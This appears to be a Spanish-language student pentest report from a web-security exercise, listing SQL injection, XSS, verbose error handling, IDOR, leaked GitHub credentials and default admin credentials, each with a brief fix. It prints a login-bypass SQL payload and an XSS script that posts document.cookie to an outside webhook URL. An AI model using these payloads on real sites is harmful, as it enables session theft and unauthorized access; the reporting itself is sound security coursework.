Reporte

Equipo “Los Mojojojos” 🐵👑

Andrea Montserrat Enríquez García


Alberto Santamaría Sánchez


Eduardo Galindo Rojas Loa

Vulnerabilidades

SQL Injection

Se usó el payload “admin’ —” para poder acceder como administrador a la página de internet.







La vulnerabilidad podría arreglarse usando sanitización de las entradas del usuario.


XSS

Se insertaron comandos usando el divisor <script>, como resultado se pudo obtener la cookie de la página tanto en forma de alerta, como en un post request que se mandó a un servidor.






<script>fetch("https://webhook.site/3afc6aba-f829-4c4b-a054-45a93b61ca01", { method: "post",body:document.cookie})</script>




La vulnerabilidad podría arreglarse usando sanitización de las entradas del usuario. Por ejemplo, no permitiendo que el usuario use los símbolos “<>”

Misconfiguration (Insecure Error handling)

Al insertar una letra donde la página no lo esperaba, se logró un mensaje de error con información de SQL, mismo error que podría ser abusado para hacerle SQL injection.







Se podría arreglar agregando el caso de error para que el usuario no reciba el mensaje de error de la base de datos.

IDOR Insecure Direct Object Reference

Se utilizó el Intruder de BurpSuite para probar un Payload de números, mismos que se reemplazaron en la url, permitiéndonos acceder a cuentas de otras personas.






Se podría arreglar mejorando el sistema de permisos, bloqueando el acceso a las cuentas de otros usuarios

Data Exfiltration

La página tiene un link de GitHub en la que se encontraron credenciales de acceso a la misma.



Default Credentials

La cuenta de administrador todavía tiene admin como contraseña.